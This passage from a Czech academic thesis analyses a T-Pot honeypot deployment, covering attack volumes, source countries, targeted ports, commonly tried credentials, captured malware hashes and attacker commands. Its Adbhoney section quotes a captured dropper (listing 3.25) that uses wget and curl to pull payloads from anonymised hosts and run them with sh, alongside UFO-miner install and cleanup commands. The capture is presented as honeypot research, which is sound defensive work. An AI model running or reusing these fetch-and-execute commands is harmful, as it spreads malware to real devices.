3.7 a grafy v obrázku 3.1. Ve stejných tabulkách a grafech je také zobrazeno zaplnění databáze Elasticsearch pro dané dny a týdny pro znázornění spojitosti mezi počtem útoků v daný den a zaplněním disku. Celkový počet útoků byl více než 10 milionů po dobu vystavení honeypotu do internetu. V tabulce 3.8 a grafu 3.3 je zobrazen počet útoků na jednotlivé honeypoty. Z dat je možné vidět velký skok mezi počtem útoků na první a druhý honeypot v pořadí. Na prvním místě je honeypot Dionaea [80], umožňující simulovat více protokolů pro získání malware. Na druhém místě je Cowrie [22] a na třetím Heralding [81], honeypot pro získávání přihlašovací údajů z více služeb.

Tab. 3.8: Celkový počet útoků na honeypoty.


Honeypot	Počet útoků	Honeypot	Počet útoků
Dionaea	7,518,923	SNARE	15,243
Cowrie	1,870,744	Adbhoney	5,210
Heralding	446,976	Ciscoasa	1,698
Rdpy	270,900	ConPot	358
Honeytrap	231,582	ElasticPot	58
Mailoney	27,769	Medpot	2



Obr. 3.3: Graf celkového počtu útoků na jednotlivé honeypoty.

Další zajímavou statistikou je zjištění, odkud bylo útočeno, tedy země původu útoku. Tuto statistiku zobrazuje graf v obrázku 3.4, kde je vidět deset zemí, ze kterých bylo nejčastěji útočeno. Na prvním místě je Rusko, které má více než dvojnásobek útoků než Čína na druhém místě. Na třetím místě je Ukrajina s přibližně

70 tisíci útoky méně než Čína. Zajímavostí jsou nezmíněná data, která jsou osobní informací o útočníkovi a to jeho IP adresa. Nejčastěji bylo útočeno z IP adresy z Bulharska, které je v grafu na osmém místě. Bohužel tyto informace nemusí plně vypovídat o zemi původu útočníka, který si mohl IP adresy v různých zemích koupit.




Obr. 3.4: Graf se zdrojovými útočícími zeměmi a počty útoků.

Pro zpracování a vyhodnocení dat z T-Pot honeypotu byly použity skripty v příloze C. Pomocí těchto skriptů bylo možné zjistit podrobnější statistiky u některých honeypotů. Tyto skripty také umožnily vidět rozdíl ve výpočtu počtu útoků. V tabulce 3.9 je vidět počet útoků podle Kibana a podle skriptu využívajícího základní filtr u některých honeypotů. U honeypotů Cowrie [22], Rdpy [82] a Adbhoney [83] byly počítány pouze události, indikující připojení útočníka pro započítání útoku. Toto filtrování je subjektivní, z důvodu definice pojmu útok. Kibana považuje za útok každý záznam v databázi, resp. jakoukoliv interakci s honeypoty, což lze také považovat za správný výpočet. Naproti tomu použitý filtr u zmíněných honeypotů bere v potaz pouze záznamy obsahující `Connection from`, tedy informace o připojení útočníka k honeypotu. Podle tabulky činí rozdíl při použití tohoto filtru okolo 1,5 milionů útoků, ale oba výpočty mohou být brány jako pravdivé.

Tab. 3.9: Statistiky o vystavení T–Pot do internetu.

Celkový počet útoků podle Kibana	10,389,463
Celkový počet útoků podle skriptu	8,800,359
Počet unikátních IP adres	44,912
Počet cílových portů	46,523

Jelikož některé honeypoty v T-Pot umožňují simulaci více portů, graf v obrázku 3.3 tedy pouze podává informaci, na který honeypot je v době psaní této práce nejvíce útočeno. Pro upřesnění, na kterou službu je nejčastěji útočeno, je nutno se podívat na graf v obrázku 3.5. Jak můžeme v grafu vidět, nejčastějším cílem útoku byl port 1433 používaný databázovou službou Microsoft SQL. Na druhém místě je port 445 používaný protokolem Server Message Block [84] (SMB), sloužící ke sdílení souborů. Na třetím místě je port 5900, který je standardně používán u služeb Virtual Network Computing (VNC) [85], sloužících pro připojení ke vzdálenému grafickému rozhraní. Podobný počet útoků mají na čtvrtém místě port 3389, využívaný protokolem pro vzdálenou plochu Remote Desktop Protocol (RDP) [86] a na pátém místě port 22, standardně používaný u protokolu pro vzdálenou konzoli SSH. Zajímavostí je porovnání grafu v obrázku 3.5 a dat ze zdroje [13]; první tři porty se ve zdroji vůbec nevyskytují a podle zdroje na prvním místě uváděný port 22 najdeme v grafu až na pátém místě.



Obr. 3.5: Graf s nejčastěji zaútočenými porty.

3.5 Data z honeypotů


Jak bylo zmíněno, byl použit skript pro zjištění zajímavých útoků na honeypotu. Logy byly brány pouze pro honeypoty v tabulce 3.8, jelikož bylo v době, kdy byl T-Pot vystaven do internetu, útočeno. Skripty v příloze C získávají z Elasticsearch logů následující data probraná v této kapitole. Prvními daty jsou přihlašovací údaje, získatelné pouze z honeypotů, obsahujících možnost přihlášení. Honeypoty z tabulky 3.8 umožňující sběr těchto dat jsou Dionaea [80], Cowrie [22], Heralding [81] a Rdpy [82]. V jisté míře umožňuje i Mailoney [39], resp. protokol SMTP [15], možnost přihlášení pomocí příkazu `AUTH` a autentizace. Bohužel se přihlašovací údaje

zadávají zvlášť, bylo by složitější jejich vytažení z logů. Otázkou je implementace těchto příkazů v Mailoney. V tabulce 3.10 jsou statistiky ze zmíněných čtyř honeypotů. Jedná se o statistiku celkového počtů pokusů o přihlášeni, resp. kolikrát útočnici zadali přihlašovací údaje. Dále jsou uvedeny statistiky unikátních přihlašovacích jmen, hesel a kombinací obou. Zajímavostí je, že unikátních přihlašovacích hesel je více než čtyřnásobek unikátních přihlašovacích jmen. Počet unikátních kombinací přihlašovacích jmen a hesel není rovný jejich násobku.

Tab. 3.10: Statistiky o získaných uživatelských jménech a heslech.


Celkový počet zadaní	4,856,287
Počet unikátních jmen	15,841
Počet unikátních hesel	65,548
Počet unikátních kombinací	91,748

V případě uživatelských jmen bylo podle grafu v obrázku 3.6 nejčastěji použito `sa`. Počet použití téměř odpovídá počtu útoků na službu Microsoft SQL Server [70], pro kterou je toto přihlašovací jméno výchozím nastavením. Na druhém místě s téměř desetkrát méně případy je prázdné uživatelské jméno. V logu je prázdné uživatelské jméno ve většině případů při útoku na honeypot Heralding a port 5900, tedy služba VNC. Následně na třetím a čtvrtém místě jsou známější uživatelská jména `admin` a `root`, která mají přibližně pětkrát a šestkrát méně výskytů než druhé místo. Výskyt uživatelského jména `admin` není neobvyklý pro jeho použití např. ve výchozích nastaveních ve směrovačích, u některých serverů služeb. Uživatelské jméno `root` v operačních systémech s Linux je uživatel s nejvyšším oprávněním.



Obr. 3.6: Graf nejčastěji použitých uživatelských jmen.

V grafu v obrázku 3.7 je na prvním místě prázdné heslo, což může být opět způsobeno útoky na virtualizovanou službu VNC honeypotu Heralding. Dále jsou v grafu vidět jednoduchá hesla `1234`, `password`, `1q2w3e4r` nebo `P@ssw0rd` a další kombinace čísel. Největší rozdíl mezi počtem výskytů má první – prázdné – heslo a druhé heslo `1234`, s přibližně pětkrát více zadáními. Poté druhé a třetí heslo `123456` s přibližně šestkrát více použitími. Každé následující heslo má oproti předchozímu o méně než dva tisíce méně zadání.




Obr. 3.7: Graf nejčastěji použitých přihlašovacích hesel.

Posledním grafem s přihlašovacími údaji jsou jejich kombinace. Nejčastější kombinace, ve formátu uživatelské jméno a poté heslo, jsou zobrazeny na grafu v obrázku 3.8. Jak bylo zmíněno i zobrazeno u předchozích grafů, tak i nejčastější kombinací jsou prázdné přihlašovací jméno i heslo. Opět pravděpodobně z větší části způsobeno počtem útoků na službu VNC honeypotu Heralding. Na druhém místě je kombinace `admin` s heslem `1234` s více než čtyřikrát méně zadáními. Následující kombinace mají rozdíly v rozmezí několika jednotek tisíců. Zajímavé a zároveň pochopitelné při opětovném pohledu na graf v obrázku 3.6, je počet objevení přihlašovacího jména `sa`. Toto přihlašovací jméno se na grafu v obrázku 3.8 vyskytuje u šesti kombinací z celkových deseti zobrazených.

Tab. 3.11: Statistiky o získaných souborech.

Celkový počet souborů	6,803
Počet unikátních souborů	520



Obr. 3.8: Graf nejčastějších kombinací jmen a hesel.

Druhou statistikou po přihlašovacích údajích jsou hodnoty hashe SHA-256 [87] ze získaných souborů u honeypotů Cowrie [22] a Honeytrap [88]. Hash [89] je řetězec znaků o předdefinované délce. Ta je dána použitým algoritmem, např. SHA-256 má pevnou délku řetězce 256 bitů. Vstupem do algoritmu je obsah souboru, ze kterého je vypočítán hash, což umožní snadnější identifikaci duplikátů. V tabulce 3.11 je zobrazen celkový počet zachycených souborů a počet unikátních souborů. Následně v tabulce 3.12 jsou vypsány hashe nejčastějších souborů. Zajímavostí je, že podle stránky VirusTotal [90] jsou první a druhý soubor čisté, přesněji antiviry nenalezly žádný známý malware. Navzdory tomuto je první soubor spojován s jiným souborem obsahujícím malware typu `Linux.Downloader` nebo `Trojan.Script`. Druhý soubor byl v době psaní této práce v pořádku. Malware nalezneme až na třetím souboru, který je infikován trojským koněm pro `Mirai` botnet a pátý soubor s `BitCoin Miner`. Ve čtvrtém souboru opět není nalezen známý malware, ale je spojován se souborem obsahujícím trojského koně. Soubory spojované s jinými soubory jsou pravděpodobně skripty stahující jiné, již infikované soubory.

Tab. 3.12: Nejčastěji získané soubory.

SHA-256 Hash	Počet
’a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2’	5717
’ff6f81930943c96a37d7741cd547ad90295a9bd63b6194b2a834a1d32bc8f85d’	239
’13e55570e248aba397b9e7e9aa599759e556486926272818a4465035eefbe4db’	72
’4355a46b19d348dc2f57c046f8ef63d4538ebb936000f3c9ee954a27460dd865’	61
’2d6e2e1c77c80e8d0198ae76e7bb40db524f1e699211b554a126d20802f985f3’	23

Po probraní statistik, resp. dat, sdílených mezi více honeypoty se přesuneme na data z jednotlivých honeypotů. Pořadí honeypotů je určeno podle celkového počtu útoků na ně. Jelikož je Dionaea [80] honeypot s nízkou interakcí, byla většina dat již probrána, proto se přesuneme na Cowrie [22]. Cowrie umožňuje útočníkům interakci s virtuální konzolí a zadávat příkazy.

Tab. 3.13: Statistiky o příkazech v Cowrie.

Celkový počet zadání	147,046
Celkový počet nalezených	122,138
Celkový počet nenalezených	24,908
Počet unikátních nalezených příkazů	14,089
Počet unikátních nenalezených příkazů	79

V tabulce 3.13 je zobrazen celkový počet zadaní příkazů. Dále jsou uvedeny celkové a unikání počty příkazů, které jsou v Cowrie implementovány a také statistiky o nenalezených příkazech. V tabulce jsou 3.14 jsou uvedeny nejčastěji zadané implementované příkazy. První a druhý příkaz mají o dvacet a o deset více zadaní, než ostatní uvedené, mající stejný počet výskytu. Nejčastěji zadaným příkazem je `uname -a` pro Linux operační systémy, vypisující informaci o jádru daného zařízení. Druhý nejčastější příkaz obsahuje více plnohodnotných příkazů složených pomocí znaku svislé čáry. Složený příkaz začíná s `cat /proc/cpuinfo` a vypisuje informace o jednotlivých jádrech procesoru daného zařízení. Výstup je následně filtrován pomoci příkazu `grep name`, který zobrazí pouze řádky výpisu obsahující řetězec `name`. Tento řetězec se vyskytuje u každého jádra a obsahuje název celého procesoru. Přiložení příkazu `wc -l` sečte počet řádků a v tomto případě vypíše počet jader daného procesoru.

Tab. 3.14: Nejčastěji zadané nalezené příkazy v Cowrie.

Příkaz	Počet
'uname -a'	5,968
'cat /proc/cpuinfo | grep name | wc -l'	5,951
"free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}' "	5,944
'which ls'	5,944
'ls -lh $(which ls)'	5,944
'w'	5,944
"cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}' "	5,944

Po probrání implementovaných příkazů je potřeba se také podívat na příkazy, které implementované nejsou, ale bylo by zajímavé tyto příkazy naprogramovat nebo informovat autora Cowrie. Nejčastěji zadané nenalezené příkazy jsou v tabulce 3.15, ve které je možné na prvním a druhém místě vidět stejné příkazy z tabulky 3.14. Důvodem je způsob logování do JSON souboru v Cowrie; složené příkazy nejsou rozděleny a měněna je pouze informace, zda je příkaz implementován. U obou sdílených příkazů je problém u části s příkazem `awk` [91] pro stejnojmenný skriptovací jazyk pro manipulaci dat. Dále na třetím místě není příkaz, ale výstup při zadávání nového hesla pro uživatele u příkazu `passwd`.

Tab. 3.15: Nejčastěji zadané nenalezené příkazy v Cowrie.

Příkaz	Počet
'free -m | grep Mem | awk {print $2 ,$3, $4, $5, $6, $7}'	5944
"cat /proc/cpuinfo | grep name | head -n 1 | awk {print $4,$5,$6,$7,$8,$9;}' "	5944
'Enter new UNIX password:'	3891
'system'	2563
'linuxshell'	1898
'development'	1543
'shell'	1343

Po Cowrie je dalším honeypotem Rdpy [82], ze kterého bylo v šesti případech, z celkových téměř 271 tisíc útoků, možné získat název hostitele (anglicky hostname). Získané názvy hostitelů jsou zobrazeny v tabulce 3.16, kde každý název byl použit dvakrát. Zajímavostí je použití stejného názvu hostitele, jako je název honeypotu. Tato zkutečnost by mohla indikovat útočníkovu znalost o honeypotu. Dalším důvodem může být neúplná funkcionalita implementace této funkce. Další zachycený název hostitele `1` by mohl indikovat upravenou datovou část ze strany útočníka, maskující pravý název svého zařízení. Naproti tomu poslední název hostitele začínající `WIN` může indikovat zařízení s operačním systémem Windows.


Tab. 3.16: Zadané Rdpy názvy hostitelů.

Název hostitele	Počet
'1'	2
'WIN-4R4I0H8K9UB'	2
'rdpy'	2

Dalším honeypotem je Mailoney, ze kterého lze získat data o doméně klienta a příkazy z konzole. Statistiky ze získaných dat jsou v tabulce 3.17. V tabulce jsou uvedeny celkový a unikání počet zadaných domén a celkový a unikátní počet příkazů. Domény jsou zadány pomocí příkazu `EHLO` [92] a řetězce s doménou. Důvodem odeslání domény společně s příkazem je identifikace klienta daného spojení. Nejčastěji použité domény jsou zobrazeny na grafu `a)` v obrázku 3.9. Z právních důvodu byly ve zmíněném grafu hodnoty anonymizovány (v grafu řetězce s X, Y a Z), protože útočníci zadali veřejné IP adresy.

Tab. 3.17: Statistiky z Mailoney.

Celkový počet zadaných domén	11,092
Počet unikátních domén	9,752
Celkový počet příkazů	16,677
Počet unikátních příkazů	3,808



Obr. 3.9: Graf nejčastějších domén a zpráv v Mailoney.

Na grafu `b)` v obrázku 3.9 jsou nejčastěji zadané příkazy do konzole Mailoney. Na prvním místě je příkaz `AUTH LOGIN`, slouží v protokolu SMTP [15] pro zadaní přihlašovacích údajů zakódovaných pomocí `BASE64`. Příkaz posílá přihlašovací jméno a heslo zvlášť po výzvě od serveru. Obdobně funguje příkaz `AUTH PLAIN` na pátém místě, posílající přihlašovací údaje v jedné odpovědi. Na druhém místě je příkaz `RSET` pro vynulování spojení a příkaz `QUIT` pro ukončení spojení. Nakonec na třetím místě je příkaz `DATA` pro vložení datové části emailu. Pro informace o SMTP příkazech byl použit zdroj [92].

Webový honeypot SNARE loguje použité metody a přistupovanou cestu u webu. Do SNARE bylo zadáno téměř 3800 unikátních kombinací metod a cest. Nejčastější zadané kombinace jsou vypsány v tabulce 3.18, ve které byla nejčastěji využita metoda GET pro získání výchozí stránky. V tabulce 3.18 je také k výchozí stránce často přistupováno pomocí metody HEAD, stahující pouze hlavičku stránky, nikoliv její obsah. Na druhém místě v tabulce je pomocí metody GET stahován soubor `robots.txt` [93]. Soubor slouží k omezení přístupu na části webu pro boty, prohledávající webové stránky. Při špatném nastavení může soubor útočníkovi odhalit nedokončené, resp. testovací části webu, popř. staré nahrazené části s možnými zranitelnostmi. Po souboru robots se útočníci snažili nahrát pomocí metody POST soubor `xmlrpc.php` [94]. Tento soubor měl sloužit jako prostředník mezi WordPress a ostatními komponentami. Implementace souboru obsahuje zranitelnosti, umožňující jeho upravení pro povolení útoků na webový server. V tabulce 3.19 následují pokusy o přístup pomocí metody GET na administrátorské rozhraní u JavaScript a u WordPress. Posledním nezmíněným řádkem z tabulky je stažení souboru `app-ads.txt` [95]. Soubor slouží pro specifikací zdrojů reklam na webových stránkách.

Tab. 3.18: Nejčastěji zadané metody a cesty v SNARE.

Metoda a cesta	Počet
'GET /'	3048
'GET /robots.txt'	772
'POST /xmlrpc.php'	246
'GET /admin/assets/js/views/login.js'	183
'GET /wp-login.php'	115
'GET /app-ads.txt'	86
'HEAD /'	69

Statistiky z honeypotu Adbhoney [83] virtualizující Android Debug Bridge (ADB) [96] jsou zobrazeny v tabulce 3.19. Služba Android Debug Bridge se vyskytuje na zařízeních s operačním systémem Android. Jedná se ve své podstatě o službu SSH pro tento operační systém a z Adbhoney lze získat použité příkazy.

Tab. 3.19: Statistiky z Adbhoney.

Celkový počet zadání příkazů	1,526
Počet unikátních příkazů	45

V tabulce 3.19 jsou zobrazeny statistiky o odchycených příkazech, jejich celkový počet a počet unikátních příkazů. Nejčastější příkazy jsou uvedeny v tabulce 3.20, nejčastěji zadaný složený příkaz je vypsán ve výpisu 3.25. Složený příkaz se skládá z deseti příkazů, které stahují soubory pravděpodobně s upravenými zdrojovými kódy příkazů. Tyto stažené soubory budou také pravděpodobně infikované malware, umožňující např. zachytávání aktivity nebo zadaných znaků pro získání citlivých dat. Pokud jsou tyto příkazy použity u nějaké uživatelem používané aplikace (např. internetový prohlížeč), je vysoká šance na jejich aktivaci.

Tab. 3.20: Zadané příkazy v Adbhoney.

Příkaz	Počet
Příkaz ve výpisu 3.25	304
'rm -rf /data/local/tmp/*'	166
'pm path com.ufo.miner'	98
'am start -n com.ufo.miner/com.example.test.MainActivity'	93
"ps | grep trinity'	92
'pm install /data/local/tmp/ufo.apk'	88
'chmod 0755 /data/local/tmp/nohup'	78

Další příkazy v tabulce 3.20 jsou spojeny podle zdrojů [97] a [98] s trojským koněm UFO miner, někdy označovaném Trinity, k těžbě kryptoměn. Příkazy v tabulce 3.20 jsou automaticky prováděny jinými infikovanými zařízeními nebo přímo řídícím serverem tohoto malware a snaží se o infikování dalších zařízení. Příkaz na třetím, resp. pátém řádku zjišťují, zda již zařízení není infikováno. Instalace – příkaz na řádku šest – a spuštění – příkaz na řádku čtyři – tohoto malware jsou také v tabulce. Příkaz na posledním, sedmém, řádku mění oprávnění souboru nebo složky `nohup`. Podle zmíněných zdrojů o UFO miner malware je tento příkaz také uveden.

Výpis 3.25: Celý příkaz v Adbhoney pro tabulku 3.20.

```
cd /data/local/tmp/;
rm -rf wget bwget curl bcurl;
wget http://X.X.X.X/wget;
sh wget;
busybox wget http://X.X.X.X/bwget;
sh bwget;
curl http://X.X.X.X/curl > curl;
sh curl;
busybox curl http://X.X.X.X/bcurl > bcurl;
sh bcurl.sh
```

Jediný honeypot virtualizující síťový prvek, ze kterého bylo možné získat zajímavá data, se jmenuje Ciscoasa [99] honeypot. Z názvu je zřejmá simulace sítových firewall prvků od společnosti Cisco, označených ASA [100]. Cisco firewally ASA obsahují grafické rozhraní nazvané ASDM, umožňující monitoring zařízení a také změnu konfigurace. ASDM je dostupné pomocí webového rozhraní nebo stejnojmenné aplikace. Z Ciscoasa honeypotu bylo možné získat datovou část, anglicky payload, z komunikace v tabulce 3.21.

Tab. 3.21: Statistiky z honeypotu Ciscoasa.

Celkový počet zadání datové části	566
Počet unikátních datových částí	65

Nejčastěji poslané datové části na Ciscoasa honeypot jsou uvedeny v tabulce 3.22. Obdobně jako u webového honeypotu SNARE byl nejčastěji zadán požadavek GET na úvodní stránku. Ciscoasa oproti SNARE obsahuje také informaci o HTTP návratovém kódu [55], tedy reakci serveru na dané požadavky. V tabulce 3.22 můžeme vidět dva návratové kódy – 200 a 404. Kód 200 znamená OK, tedy požadavek byl úspěšně zpracován. Naproti tomu kód 404 je z angličtiny `Not Found` a informuje klienta, že požadovaný zdroj neexistuje. Na druhém a třetím místě můžeme vidět řetězce připomínající odpovědi serveru, nikoliv žádosti klientů. Bohužel nelze s jednoznačností určit, zda se jedná o obsah útočníkova paketu, nebo o odpověď honeypotu na žádost.

Tab. 3.22: Datové části z Ciscoasa.

Datová část	Počet
’"GET / HTTP/1.1"200 -’	201
’Request timed out: timeout(The read operation timed out)’	198
’code 400’	44
’"GET /cgi?action=getInfo HTTP/1.1"404 -’	6
’"GET /admin/assets/js/views/login.js HTTP/1.1"404 -’	6
’"GET /admin/config.php HTTP/1.1"404 -’	6
’"GET /recordings/theme/main.css HTTP/1.1"404 -’	6
’"GET /favicon.ico HTTP/1.1"404 -’	6
’"GET /admin/i18n/readme.txt HTTP/1.1"404 -’	6
’"GET /SIPml-api.js HTTP/1.1"404 -’	6
’"GET /HNAP1/ HTTP/1.1"404 -’	6

Předposledním honeypotem s podrobnějšími daty je ConPot. Tabulka se statistikami není uvedena z důvodu malého počtu získaných dat. Veškerá získaná data jsou v tabulkách 3.23, 3.24, 3.25 a výpisu 3.26. V tabulkách a výpisu můžeme vidět žádosti klientů, odpovědi serveru a kombinace žádostí s odpověďmi.

Tab. 3.23: Žádosti na ConPot (zkráceno).

Žádost	Počet
Prázdná žádost	353
'GET / HTTP/1.1 User-Agent: Macintosh, Mac OS X 10.11'	2
'GET / HTTP/1.0'	1
'USER anonymous'	1
'GET / HTTP/1.0 Accept: */*'	1

V tabulce 3.23 jsou vypsány všechny zachycené žádosti útočníků. Nejčastěji byla odeslána prázdná žádost a pouze v pěti případech byla přijata data. Z těchto pěti případů se ve čtyřech dotazovali útočníci na výchozí stránku. Ve dvou z nich bylo identifikováno klientské zařízení s operačním systémem Apple Mac OS. Poslední nezmíněná žádost v tabulce je `USER anonymous`, pravděpodobně se útočník snažil přihlásit pomocí anonymního uživatele.

Tab. 3.24: Odpovědi z ConPot.

Odpověď	Počet
Prázdná odpověď	347
Odpověď ve výpisu 3.26	6
"Command not found. Send 'H' for help."	5

